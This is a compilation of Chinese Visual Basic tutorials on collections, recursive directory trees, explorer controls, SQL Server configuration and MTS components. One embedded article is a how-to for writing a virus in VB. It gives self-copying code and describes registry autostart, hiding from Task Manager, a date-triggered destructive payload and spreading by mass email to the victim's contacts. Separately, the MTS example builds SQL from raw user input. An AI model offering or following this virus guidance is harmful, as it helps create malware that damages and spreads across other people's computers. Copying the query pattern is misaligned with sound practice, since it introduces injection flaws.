从以上的程序中可以清楚地看出：数据库、表、字段存在着层次关系。在 VB 中层次结构的顶部是 Jet 数据引擎（DBEngine 对象），它是惟一不被其它对象所包含的数据访问对象。DBEngine 对象拥有一个 Workspaces 集合，该集合含有一个或多个 Workspace 对象。每个 Workspace 对象有一个 Database 集合，该集合又有一个或多个 Database 对象。每个 Database 对象含有一个 TableDfes 集合，该集合又含有一个或多个 TableDef 对象，依次类推。集合的对象都是基于 0 的索引来访问的。

如：DBEngine.Workspaces(0).Databases(0).TableDefs(0).Fields(“CustName”)

建立自己的集合

VB 中 Collection 类用于建立自己的集合。它的工作原理类似于 C 语言的链表，在使用时可以很方便地在其中进行数据的插入、删除，并且在使用了关键字以后，查询操作也变得简单了。建立集合后可以用 Add 方法添加项到集合，Remove 方法从集合中删除项，Item 方法检索集合中的特定项，Count 属性反应集合中项的数目。

VB 中旧的内部集合的索引大多是基于 0 的，即集合中元素的下标是从现 0 开始的，如上面所述的 Forms、Controls 和数据库上的集合等；Collection 类建立的集合对象都是基于 1 的。

1、手工创建

用 Add 方法向中添加项：

```
Add(Item As Variant,[,Key As Variant][,Before As Variant][,After As Variant])
```

其中的 Key 为关键字，是一个字符串的表达式，如果以整数为关键字则必须用 CStr 函数将其转换为字符串。Before 和 After 用于指定添加项所放的相对位置。

如建立一数据结构，用保存学生学号，姓名和成绩。

```
Public m_colData As New Collection ‘ m_ColDta 用于保存记录
  ‘ 自定义一数据类型
  Type Mytype
    ID as Strng
    Name as String
  End Type
  ‘ 建立一类 Class1,如下
  Public ID As String
  Public Name As String
  Public Score As Integer
  ‘ 定义插入函数用来接受数据到数据结构中
  Public Function InserT2col(pData As Mytype)
    Dim Myclass As New Class1
    Set Myclass = Nothing
    Myclass.ID = pData.ID
    Myclass.Name = pData.Name
    Myclass.Score = pData.Score
    m_colData.Add Item:=Myclass, Key:=pData.ID ‘ 以 ID 作为关键字
  End Function
```

这样这建立了数据结构，通过编写处理函数代码就可以对其中的数据进行处理输出，如成绩的排序、统计不及格人数等。

2、使用向导

同样建立上例中建立的自定义类型 MyTpye 和类 Class1。在“项目（Project）”菜单中选取“增加类模块（Add Class Module）”，选择“VB 类构造（VB Class Builder）”,在 Cass Builder 对话框中，选取栏中的“Add New Collection”按钮，选已存在的类 clsData 形成集合对象 Collection1 类。

此时系统会自动生成 Add，Remove,Item 属性和 Count 方法。

通过定义:Public m_colData As New Collection1 ‘用于保存记录

调用 Collecton1 类中的 Add 方法，即可生成数据结构。

3、集合与数组的比较

集合和数组都可用下标来调用，但它们之间存在着区别和联系。

(1)相同点。它们都是数据元素的有序集，数组可以看作为限制了数据元素个数的集合。

(2)不同点。①元素的个数不同。数组的大小由创建时决定；集合的大小在创建时并不确定。

②访问元素的效率不同：。集合相当于链表，查找元素时从集合的头一个开始，顺序向下，访问 m_coData(99)要比访问_colData(1)慢得多；而数组元素在内存中是顺序存放的，访问 m_coData(99)和访问 m_coData(1)的时间是一样的。

结束语

集合是面向对象编程的一个很重要的特点，对于多个具有相同特征的对象可以用集合对象来处理，从而提高编程效率和界面的统一。

教你如何用 Visual Basic 编写病毒

相信电脑界的每个人都痛恨计算机病毒，她给我们带来了很多麻烦和损失，可你知道编写病毒的方法和过程吗？在此我仅以 VB 编写为例，揭开她的面纱。

用 VB 编写病毒需要考虑到如下几点：

*** 感染主机**

首先染毒文件运行后先要判断主机是否以感染病毒，也就是判断病毒主体文件是否存在，如果不存在则将病毒主体拷贝到指定位置(如：

将病毒文件拷贝到 c:\Windows\system\)，可用 filecopy 语句实现；如果病毒已感染主机则结束判断。

例如，判断 C:\windows\system\Killer.exe 是否存在，如果有则退出判断，如果没有则证明本机未感染病毒，立即拷入病毒文件。

病毒源文件名为 game.exe

声明部分：

```
Word-WRAP: break-word" bgColor=#f3f3f3>以下是引用片段：
""定义 FileExists% 函数
public success%
Function FileExists%(fname$)
  On Local Error Resume Next
  Dim ff%
  ff% = FreeFile
  Open fname$ For Input As ff%
  If Err Then
    FileExists% = False
  Else
    FileExists% = True
  End If
  Close ff%
End Function
```

代码部分：

```
以下是引用片段：
""判断文件是否存在
success% = FileExists%("C:\windows\system\Killer.exe")
If success% = False Then ""病毒不存在则拷贝病毒到计算机
  FileCopy "game.exe", "C:\windows\system\Killer.exe"
  ... ""修改注册表，将其加入 RUN 中。(省略若干代码)
End If
```

*** 开机启动病毒**

在病毒感染主机的同时，将自身加入注册表的开机运行中，这与向主机拷入病毒是同时进行的，主机感染后不再修改注册表。可通过编程和调用 API 函数对 WIN 注册表进行操作来实现，这样在每次启动计算机时病毒自动启动。(具体编写方法请查阅其它资料)

*** 任务管理器**

在任务管理器列表中禁止病毒本身被列出，可以通过编程来实现。用代码 App.TaskVisible = false 就可以实现；再有就是通过调用 Win API 函数来实现，这里就不作介绍了。

*** 病毒发作条件**

可用 Day(Date)来判断今天是几号，再与确定好的日期作比较，相同则表现出病毒主体的破坏性，否则不发作。也可用 Time、Date 或其它方法作为病毒发作条件的判断。例：

```
以下是引用片段：
if day(date)=16 then ""16 是发作日期，取值为 1-31 的整数
  ... ... ""kill ******* 当日期相符时运行的破坏性代码(格式化、删除指定的文件类型、发送数据包杜塞网路等，省略若干代码)
end if
```

*** 病毒的破坏性**

编写的此部分代码决定了病毒威力的强弱。轻的可以使系统资源迅速减少直至死机(需要你懂得一点蠕虫的原理)，也就是实现开机即死的效果；也可以加入硬盘炸弹代码、系统后台删文件等。重的可以使计算机彻底瘫痪(不作介绍，你可以参阅其它病毒的有关资料)。

*** 病毒的繁殖**

原理很简单，就是将其自身与其它可执行文件合并，也就是两个文件并成一个文件。也可通过 E-Mail 传播，方法是病毒读取被感染主机的邮件列表，将带有病毒附件的 E-Mail 发给列表中的每一个人(这需要你懂得 VB 网络编程)。

读完本文章相信您已对病毒的编写思路有了初步的了解，如果你是个 VB 爱好者，你已经可以编写一个很简单的病毒了，但你要是精通 VB 的话，请不要有编写后传播她的想法，因为传播她造成很大的影响将改变你的命运(被公安抓住就挂了)。

递归过程在 VB 中的应用实例

简言之，递归过程就是子程序自己调用自己。在编程有时采用递归的思路进行编程往往能够起到事半功倍的作用。

Win95 的资源管理器具有界面直观、 操作简便的特点，深受广大电脑爱好者的欢迎和喜爱。

下面就采用递归过程模拟 Windows 的资源管理器。

递归过程实现的思路：

由于磁盘上的目录是树形结构，而树形的节点和节点级数是不受限定的，如把目录名放入一维或多维数组中则难度较大，不易实现。如采用 VB 的 TreeView 控件的 Node 对象，那就比较方便了。编一子程序，给定目录，并建立当前节点，加入 Node 对象中，根据 Dir1 控件判断给定目录下是否有下级目录，如有，添加下级节点，并加入 Node 对象中；如无则退出子程序。即子程序的功能是：如给定目录有子目录存在，则展开当前目录求子目录。如果在给定目录展开完成后，把下级目录当成给定目录，并调用子程序进行展开，即可把给定目录下的数级子目录全部展开完毕。

利用 VB 提供的 TreeView 控件完全可以把磁盘上的目录(包括子目录)放入 Node 对象中，其界面具有资源管理器的特点。把磁盘上的目录放入 Node 对象有多种方法，应该说采用递归方法是比较简洁的。

实现的过程：

1、 添加 TreeView 控件到窗体中：单击—“工程”—“部件”，选择 Microsoft Windows Common Control 5.0”复选框，单击—“确定“按钮，TreeView 控件即可出现在工具箱中。

2、 在窗体中添加 Drive、DirListBox、ImageList 控件。

3、 控件名及主要属性如下：

控件及窗体名	属性	设置值	备注
Form	Name	Form1	
TreeView	Name	TreeView	
Drive	Name	Drive1	获得当前电脑的盘符
DirListBox	Name	Dir1	
ImageList	Name	ImageList	给 TreeView1 的 Node 对象图标

实现的源程序如下：

```
Dim nodx As Node

Private Sub Form_Load()

'在 ImageList 控件中添加一个图象。

Dim imgX As ListImage
```

```
' TreeView1.ImageList = ImageList1 '初始化 ImageList。
Set imgX = ImageList1.ListImages.Add(, , _
LoadPicture("c:\my documents\072.bmp"))
TreeView1.ImageList = ImageList1 '初始化 ImageList。
TreeView1.LineStyle = tvwRootLines
TreeView1.Style = tvwTreelinesPlusMinusPictureText
Dim DriverCount As Integer
Dim GivePath As String
On Error Resume Next
'创建根节点
Set nodx = TreeView1.Nodes.Add(, , "本人电脑", "本人电脑", 1)
For DriverCount = 0 To Drive1.ListCount - 1
Set nodx = TreeView1.Nodes.Add("本人电脑", tvwChild, _
Drive1.List(DriverCount) + "\", _
Drive1.List(DriverCount), 1)
GivePath = Drive1.List(DriverCount) + "\"
Call SSplitNode(GivePath)
Next DriverCount
End Sub
Sub SSplitNode(GivePath As String) ‘ 子过程
'把给定目录下的子目录全部加入 Node 对象中
Dim SDI As Integer
Dim SDCount As Integer
Dim DString(1000) As String
‘ 以下为展开给定目录的下级子目录
Dir1.Path = GivePath ‘ 给定目录
SDCount = Dir1.ListCount ‘ 利用 Dir1 控件判断是否有下级目录
```

```
If SDCount = 0 Then Exit Sub
‘ 如无同退出子程序,即为递归出口。否则会形成死循环。
For SDI = 0 To SDCount - 1
DString(SDI) = Dir1.List(SDI)
Set nodx = TreeView1.Nodes.Add(GivePath, tvwChild, _
DString(SDI), FOnlyPath(DString(SDI)), 1)
Next SDI
‘ 调用递归(子程序自己调用自己)
For SDI = 0 To SDCount - 1
Call SSplitNode(DString(SDI))
Next SDI
End Sub
Function FOnlyPath(DString As String) As String
'功能是去掉上级目录，只留下当前目录名
'DString 为给定的全路径目录名
If DString = "" Then Exit Function
Dim DLength As Integer
DLength = Len(DString)
Dim DD As Integer
For DD = DLength To 1 Step -1
If Mid(DString, DD, 1) = "\" Then Exit For
Next DD
FOnlyPath = Mid(DString, DD + 1)
End Function
```

本程序在 Win95,VB5.0 中文版下通过。

VB 中用第三方控件制作资源管理器

简介：

Windows 资源管理器大家都不陌生，用它你可以做出与 Windows 几乎一模一样的资源管理器，非常实用。

使用实例:

Windows 中的资源管理器想必大家都经常使用，利用 NEWEX 这个优秀的第三方控件，我们可以用 VB 轻易做出与 Windows 几乎一模一样的资源管理器。下面通过一个例子向大家介绍该控件的简单用法。

（一） 加载控件

启动 Visual Basic 6.0，创建一个工程并保存为"工程 1.vbp"，同时产生一个名为"Form1"的窗口。在工具箱的空白处单击鼠标右键，从弹出的快捷菜单中启动"部件"窗口，点击"浏览"按钮，从存放 NEWEX 控件的文件夹中找到 newex.ocx 文件。点击"应用"后 NEWEX 控件就添加到工具箱中。你会发现工具箱中多了 3 个图标，如图 1。我们要用到的是最后两个。

图 1

（二） 主要属性介绍

本例中我们用到的是 ExplorerTree（树型目录窗格）和 ExplorerLis（列表窗格,用以显示左边选定对象所包含的内容）。下面列出它们的几个主要属性。

ExplorerTree 的主要属性

Appearance	控件外观是否立体，1为3D边框，0为平面。
BorderStyle	控件的边界类型
Backcolor	背景色
BrowseFrom	转到地址栏输入的目录路径
TreeHasButtons	在树状目录中是否显示+按钮
TreeHasLines	在树状目录中是否显示关联虚线
Path	地址路径

ExplorerList 的主要属性

Appearance	控件边框是否立体，1为3D边框，0为平面。
BorderStyle	控件的边界类型
ShowHiddenFile	是否显示隐藏文件
view	查看方式0 -平铺，1-图标，2-列表，3-详细信息
FileName	选中文件的文件名

(三) 添加控件，完成界面的设置

在 Form1 中添加一个 ExplorerTree 和一个 ExplorerLis 控件,调整好位置大小。再在窗体中添加 3 个 Text 控件和一个 CommandButton 控件，将 Text 控件的 Caption 属性依次设置为"地址"，"文件"，"文件夹"。CommandButton 控件的 Caption 属性设置为"转到"。如图 2 所示。




图 2

(四)添加代码，实现基本功能

利用 NEWEX 控件的属性，我们可以添加一些代码来完善它的功能。

①添加以下代码，使右边列表窗格显示左边树型目录窗格选定对象所包含的内容。

```
Private Sub ExplorerTree1_TreeDataChanged()
On Error Resume Next
ExplorerList1.TreeDatas = ExplorerTree1.TreeDatas
```

```
End Sub

Private Sub ExplorerList1_FolderClick()
ExplorerTree1.FolderClick (ExplorerList1.filename)
End Sub
```

②利用 ExplorerTree 的 OnDirChanged 方法和 Path 属性，让 Text1 文本框显示目录的地址路径。

```
Private Sub ExplorerTree1_OnDirChanged()
Text1.Text = ExplorerTree1.Path
End Sub
```

③利用 ExplorerList 的 GetFileName 方法和 filename 属性，让 Text2 文本框显示在 ExplorerList 窗格中选定的文件。

```
Private Sub ExplorerList1_GetFileName()
Text2.Text = ExplorerList1.filename
End Sub
```

④编写代码完成"转到"按钮的功能。当点击"转到"按钮时，让 ExplorerTree 树型目录窗格转到"地址"栏中输入的地址目录。

```
Private Sub Command1_Click()
ExplorerTree1.BrowseFrom = Text1.Text
End Sub
```

(五)模仿 Windows 右键的查看菜单。

在 Windows 资源管理器中点击鼠标右键选"查看"可以选择查看文件的方式，而利用 ExplorerList 的 View 属性也可以模仿出这个功能。

首先，我们要先设计一个弹出菜单。选择"工具" 下的"菜单编辑器"进行菜单的设计.

如图 3。

图 3

菜单的具体设计如下表：

菜单标题信息	菜单名称	是否可见	级别
弹出菜单	popmnu	否	1
查看	mnuView	可见	2
平铺	mnuS	可见	3
图标	mnuN	可见	3
列表	mnuL	可见	3
详细信息	mnuD	可见	3

其次，设计好菜单后，添加以下代码实现点击鼠标右键弹出菜单。

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
If Button = vbRightButton Then
PopupMenu popmnu
End If
End Sub
```

最后，编码以响应菜单事件

```
Private Sub mnuD_Click()
ExplorerList1.View = 3 '详细信息
End Sub
Private Sub mnuL_Click()
ExplorerList1.View = 2 '列表
End Sub

Private Sub mnuN_Click()
ExplorerList1.View = 1 '图标
End Sub

Private Sub mnuS_Click()
ExplorerList1.View = 0 '平铺
End Sub
```

这样就可以模仿 Windows 资源管理器的右键菜单"查看"功能。

完成这几步后这个简单的实例程序就完成了，运行程序，效果如图 5。是不是和 Windows 资源管理器很象！当然，还有其它具体的功能还待大家去实现。这里只是介绍 NEWEX 的简单应用。

在 VB 中更改 SQL Server 数据库结构

笔者在开发"凉山州林业局"天然林资源保护综合管理系统中，需要为程序建立 Sql Server 数据库的运行环境。为了方便用户，笔者开发了这个数据库配置工具。完成在 SQL Server 数据库中建立设备，建立数据库，建立表格，分配权限的功能，"凉山州林业局"系统中的所有数据库配置操作都可以通过这个小工具完成。方便了数据库应用程序所需 Sql Server 环境的建立，根本不用启动 SQL Enterprise Manager 配置数据库。

这个小工具由 VB 开发，利用 ADO 访问数据库，实现更改数据库结构，其他语言也可以此作为参考。启动 VB6.0，新建一个工程,在菜单-工程-引用里选"Microsoft ActiveX Data Objects 2.0 Library",代码里需要有 dim conn As New ADODB.Connection 注释：定义 ADO 数据库对象 conn.ConnectionString = "driver={SQL Server};" & _

"server=" & ServerName & ";uid=" & UserName &

";pwd=" & Password & ";database=" & DatabaseName & "" 注释：连接数据串 conn.open 注释：连接数据库 注：ServerName 为服务器名；UserName 为用户名；Password 为用户口令； DatabaseName 要登录的数据库名，可以为空。核心代码如下：

一、 建立数据库

原理：建立数据库先要初始化一个数据库设备，然后在此设备上建立数据库。所有的设备名在系统表"sysdevices"里有记录，所有的数据库名在系统表"sysdatabases"里有记录。在建立之前，最好先查询这两个系统表，看名称是否已经存在。在建立设备之前，还需要的一个物理名和空闲的设备标识号。

初始化设备语法：DISK INIT NAME="device_name",PHYNAME="physical_name",VDEVNO=device_number, SIZE=numberofblock 说明：这里，NAME 是数据库设备名（一个有效的标识符），PHYNAME(数据库设备的物理名)是原始的磁盘分区 UNIX 或外设（vms）名，或者是操作系统的文件名。VDEVNO 时数据库的设备标识号，合法值为 1-255，SIZE

的单位是 2KB 的块，例如 1MB（1024KB）时 SIZE 值为 512。

建立数据库语法：CREATE DATABASE database_name [ON database_device]

说明：database_name 是要建的数据库名，database_device 是设备名

要新建立一个数据库，就需要设备名，数据库名，物理名和设备号。具体步骤如下：

我们假设用户要新建立设备 dbName，在设备 dbName 上建立数据库 dbName。

1）得到设备名。dbName 是用户给出的设备名；先查询系统表 sysdevices，看用户给出的设备名 dbName 是否已经存在，如果此设备名存在，就需要更换一个设备名，因为设备名是唯一的。

```
sql = "select * from sysdevices
where name=注释：" & dbName & "注释："
Set rs = conn.Execute(sql)
If Not rs.EOF Then
MsgBox "设备名"" & dbName &
""已存在！", 16, "请重新输入名称"
Exit Sub
End If
```

2）得到数据库名。dbName 是用户给出的数据库名；查询系统表 sysdatabases，看用户给出的数据库名 dbName 是否已经存在，如果此数据库存在，就需要更换一个数据库名，像设备名一样，数据库名也是唯一的

```
sql = "select * from sysdatabases
where name=注释：" & dbName & "注释："
Set rs = conn.Execute(sql) 注释：下面代码略
```

3）得到 PHYNAME 物理名。查询服务器上数据库文件的物理位置 serverpath，典型的，我们可以从系统表 sysdevices 中查询 master(这是 SQL Server 的主库名)数据库的位置，例如 G:\MSSQL\DATA\MASTER.DAT，则我们的数据库可以建在"G:\MSSQL\DATA\"目录下。 sql = "select name,phyname from sysdevices " 注释：low/16777216 为设备号 Set rs = conn.Execute(sql) 然后遍历记录对象 rs，当 name="master"时，取出 phyname，从而可以得到物理位置 serverpath =G:\MSSQL\DATA\。

4)得到一个空闲的设备号 vdevno

设备号合法值 1~255，遍历这些号，查找出未被使用的空闲设备号,下面程序得到已有的设备号 sql = "select distinct low/16777216 from sysdevices order by low/16777216" 注释：low/16777216 为设备号 5）建立数据库。所需的信息都准备完毕，可以建立数据库了（注：下面的"" & Chr(34) & ""就是一个""""双引号,这样处理后，才能满足语法要求;数据库为 20M，则 dbSize=512*20）

```
sql = "DISK INIT NAME=" & Chr(34) & "" & dbName & "" & Chr(34) & ",PHYSNAME=" & Chr(34) & "" & serverpath &
"" & dbName & ".dat" & Chr(34) & ",VDEVNO=" & vdevno & ",SIZE=" & dbSize & ""

Set rs = conn.Execute(sql) 注释：初始化设备

sql = "CREATE DATABASE " & dbName & " on " & dbName & "=" & dbSize & ""

注释：注：第一个 dbName 是数据库名，第二个 dbName 是设备名

Set rs = conn.Execute(sql)注释：在设备 dbName 上建立数据库 dbName

MsgBox "数据库"" & dbName & ""建在服务器上"" & serverpath & "" & dbName & ".dat"，建立成功！", 64, "成功"
```

二、建立表格

建立表格比较简单，这里用到了自动计数字段和缺省值字段类型，语法如下：

CREATE TABLE table_name(field_name data_type [NOT NULL|NULL],…)
说明：table_name 为新建的表名，field_name 为字段名，data_type 为数据类型。
（注意下面的 fileid int IDENTITY 字段自动计数，datetime NOT NULL DEFAULT(GETDATE())字段每当入库时有个缺省值，由数据库生成当时的时间）。

```
sql = "CREATE TABLE " & TableName &
"(fileid int IDENTITY, filetime datetime NOT NULL
DEFAULT(GETDATE()),fileimage image NULL )"
conn.Execute sql  注释：建立表格
```

三、建立用户组用户

建立用户组和用户不能直接通过 SQL 语句完成，需要执行 SQL Server 的存储过程 sp_addlogin,sp_addgroup, sp_adduser。我们假设新建登录账号是 username1,用户名是 username1,组名是 group1，则步骤如下：

1） 建立用户的登录账号

语法：sp_addlogin login_name,password[,defdb]

其中，login_name 是用户的登录名，password 是用户的口令，defdb 上登录的缺省数据库名称。建立数据库 DatabaseName 的登录账号：

```
sql = "EXECUTE sp_addlogin
" & username1 & ","
& password1 & "," & DatabaseName & ""
Set rs = conn.Execute(sql)
```

2） 增加用户组
语法：sp_addgroup group_name

其中，group_name 是新建组名

```
sql = "EXECUTE sp_addgroup " & group1 & ""
Set rs = conn.Execute(sql)
```

3） 增加用户
语法：sp_adduser login_name[,name_in_db[,grpname]] 其中，login_name 用户名，name_in_db 是用户在当前数据库中的名字（这里是第一步建立的登录账号 username1）,grpname 是要将用户加入的那个组的组名。

在数据库 DatabaseName 增加用户 username1：

```
sql = "EXECUTE sp_adduser " & username1 & "," & username1 & "," & group1& ""  注释：注：第一个 username1 是用户名，第二个 username1 是数据库 DatabaseName 的登录账号  Set rs = conn.Execute(sql)
```

四、分配权限

语法：grant permission_list on object_name to who 其中，permission_list 是所要分配的权限清单，object_name 是在这个对象上的权限，who 是接受授权的用户。凉山州林业局"系统需要将特殊用户建立的表授权给其他用户，所以先从系统表 sysobjects 得到所有的用户建立表格名（type=注释：U 注释：）

sql = "select name from sysobjects where type=注释：U 注释："
Set rs = conn.Execute(sql)
然后从中选取所需要的表格来分配权限给其他用户。例如，这里选择将 tablename3 的读取权限分配给组 group1。
sql = "grant select on "
& tablename3 & " to " & group1 & ""
conn.Execute sql
由于这个小工具的使用，使 SQL Server 数据库配置变得简单、方便了。

用 VB 和 MTS 开发多层数据库应用系统

MTS（Microsoft Transaction Server）是微软为其 Windows NT 操作系统推出的一个中间件产品，由于它具有强大的分布事务支持、安全管理、资源管理和多线程并发控制等特性，使其成为在 Windows 平台上开发大型数据库应用系统的首选产品。

由于 MTS 屏蔽了底层实现的复杂性，极大地简化了这类应用的开发，程序员可以将精力集中在业务逻辑上，因而有效地提高了软件的开发效率。本文将通过实例介绍用 VB 和 MTS 开发多层数据库应用系统的方法和步骤。

基于 MTS 开发多层数据库应用系统的步骤是：第一步，开发 MTS 组件提供服务，程序员可以用任何一种支持 COM 的语言编写 MTS 组件，如 VB、VC、Delphi 和 COBOL 等；第二步，分发 MTS 组件到 MTS 软件包中，并且把 MTS 软件包安装到 MTS 环境之中；第三步，编写客户端程序调用执行在 MTS 环境之中的 MTS 组件，以取得服务。详细开发过程如下：

1. 创建 MTS 组件

本例中我们将编写一个 MTS 组件，运行于中间层的应用服务器上，由它建立与数据库服务器的连接，完成对某课程的授课教师信息的查询。

启动 Visual Basic，新建一 ActiveX DLL 项目。选择工程选单，在引用窗口中选中 Microsoft ActiveX Object Library 和 Microsoft Transaction Sever Type Library。按"确定"将这两项加到项目中。

从工程选单中选择工程属性，在通用选项中将项目名称改为 MtsDemo。线程模块选择分部线程 DLL，将类模块名称改为 Course，将下列程序加入类模块的通用声明中：

Option Explicit

Public Function ListCourses(ByVal mcourse as String) As ADODB.Recordset

On Error GoTo ErrorHandle

Dim strSQL As String

Dim objContext As.ObjectContext

Set objContext = GetObjectContext()

' 建立事务性组件

```
Dim objADOConn As ADODB.Connection
' 利用 ADO 访问数据库
Dim objRS As ADODB.Recordset
Set objADOConn = New ADODB.Connection
With objADOConn
.connectiontimeout=10
.connectionstring="Provider=SQLOLEDB.1;UserID=sa;Initial Catalog=DBcourse"
' 通过 OLEDB 建立与数据库的连接
.Open
End with
Set ObjRS = New ADODB.Recordset
StrSQL="SELECT
Teacher.name,Teacher.sex,Techer.age,Teacher.edu_level,Teacher.tiltle"
strSQL=strSQL&&" From Teacher,TeacherCourse,Courses "
strSQL=strSQL&& "Where Teacher.teacher_NO=TeacherCourse.teacher_no
and TeacherCourse.course_no=Courses.course_no
and Courses.course like"' && mCourse && "'"
"'like"关键字可实现模糊查询
ObjRS.Open strSQL, ObjADOConn
' 进行数据库查询
Set ListCourses = ObjRS
ObjContext.SetComplte
' 若事务成功完成，则提交该事务
objADOConn.Close
Set objADOConn = Nothing
Set objRS=Nothing
```

strSQL = ""

'关闭数据库连接，释放所有对象

Exit Function

ErrorHandle:

ObjContext. SetAbort

Set ListCourses=Nothing

' 若事务失败，则回滚事务

End Function

2. 注册 MTS 组件

所有运行于服务器端的 ActiveX DLL 都应在 MTS 中注册，这是通过 Transaction Server Explorer 完成的。其过程如下：

(1)创建软件包

软件包是在同一进程中运行的组件集合，不同软件包中的组件以进程隔离的方式运行在隔离的进程中。在创建软件包时，开发者应尽量把共享资源的组件分配在同一软件包内；考虑到软件包中各个组件所共享的资源类型，可以把那些共享"昂贵"资源（如对某个特定数据库的连接）的组件编为一组。

(2)向软件包添加组件

在想安装组件的包中选择 Component 文件夹，单击 Install New Component(s) 按钮，当提示添加文件时找到新生成的 MtsDemo.dll 文件将其加入。

3. 编写客户端程序

创建一个标准 EXE 项目。选择工程选单，接着选择引用，在引用窗口中选中刚才创建的 MtsDemo，加入到项目中。

向窗体中添加如下内容：

名称 标题

标签 label1 请输入课程名：

文本框 txtcourse

命令按扭 cmdok 查询

数据网格 dgresult

再将下列程序加入通用声明中：

Private Sub cmdOK_Click()

Dim rsResult As ADODB.Recordset

```
Dim objMts As Object

Dim mCourse As String

mCourse = Trim(txtCourse.Text)

Set objMts = CreateObject(mtsDemo.Course)

Set rsResult = objCourse.ListCourses(mCourse)

If rsResult.EOF Then

MsgBox ("无满足条件的记录!")

Exit Sub

End If

Set dgResult.DataSource = rsResult

Dgresult.Columns(0).Caption = "姓名"

Dgresult.Columns(1).Caption = "性别"

DgResult.Columns(2).Caption = "年龄"

Dgresult.Columns(3).Caption = "学历"

DgResult.Columns(4).Caption = "职称"

DgResult.Refresh

Set objMts = Nothing

End Sub
```

4. 运行客户端

首先将编写好的客户端程序进行编译发布，然后在 Microsoft Management Console 中找到新的软件包，击右键选择导出，将它导出到 c:\Program File\Packages 中，在该文件夹的 Client 下自动生成了 MtsDemo 的客户端安装程序。在客户机上运行 Client 文件夹下的 Setup.exe 文件，再安装客户端程序即可运行。

如何使用 VB 创建服务器端组件

本篇文章通过与传统的设计方法相比较，介绍了如何在 ASP 代码中调用 VB 组件的方法。在本篇文章中，我们假设读者具有 VB 和 ASP 的相关入门知识。

服务器端组件和客户端组件的比较

服务器端组件和客户端组件有许多不同之处。服务器端组件是在计算机服务器上注册的 DLL 文件，客户端组件则在浏览器运行的计算机上注册，在 IE 中，这些客户端组件被称作 ActiveX 浏览器插件组件。

ActiveX 客户端组件可以使用 VB 编写，并通过互联网或内联网发送给浏览器，生成很精彩的效果。问题是，ActiveX 客户端组件只限于 IE，而使用 VB 编写的服务器端组件则能够产生纯 HTML 代码，适用于所有的浏览器。服务器端组件的最大问题是该组件必须在 Windows+IIS 环境中或与 IIS 的 API 兼容的应用中运行。相比较而言，在服务器端实现这种兼容性似乎更容易一些。

IIS 服务器端组件驻留在与 IIS 相同的内存空间中，并随时准备服务器上处理的 ASP 网页的调用。从理论上说，我们可以在返回浏览器的 ASP 代码中插入任何文本或代码，但一般来说，大多数服务器端组件被用来处理需要大量时间的计算或数据库信息查找，然后将所得到的结果以 HTML 代码的形势返回给浏览器。

VB 组件的解析

由于本篇文章旨在讨论编写 VB 组件的基本方法，因此在能够说明问题的情况下，其中的例子将是十分简单的。在详细讨论编写 VB 组件之前，我们将首先从概念上对 VB 组件作一番剖析。

在使用 VB 编写服务器端的组件时，有三个分层次的概念（在 VB 和 ASP 代码中都会用到）需要注意：

·Project 名字

·Class 名字

·Method 名字

VB 工程的名字就是 Project 名字。许多开发人员都将 Project 名字看作是组件名字，但 VB 只将它看作是工程的名字。在我们的例子中，Project 名字是 ExampleProject，当然了，我们可以随意命名自己的工程名字；Class 名字名字是 ExampleClass，Method 名字是 ExampleMethod。

工程名字（组件名字）也可以是由组件代码编译后得到的 DLL 文件的名字，该 DLL 文件将包含有被 IIS 用来向浏览器返回文本或 HTML 代码的经过编译的 VB 代码。

方法名字指的是管理特定代码功能的 VB 代码部分，例如计算日期或显示数据库中所有作者的清单。组件方法有点角个黑盒子，它完成特定的工作或根据输入的信息返回特定的信息。一般情况下，在一个组件中可以有多个方法。为了更有效地管理组件的方法，可以将方法按照相似的分类组合在一起，这就是组件类的作用。

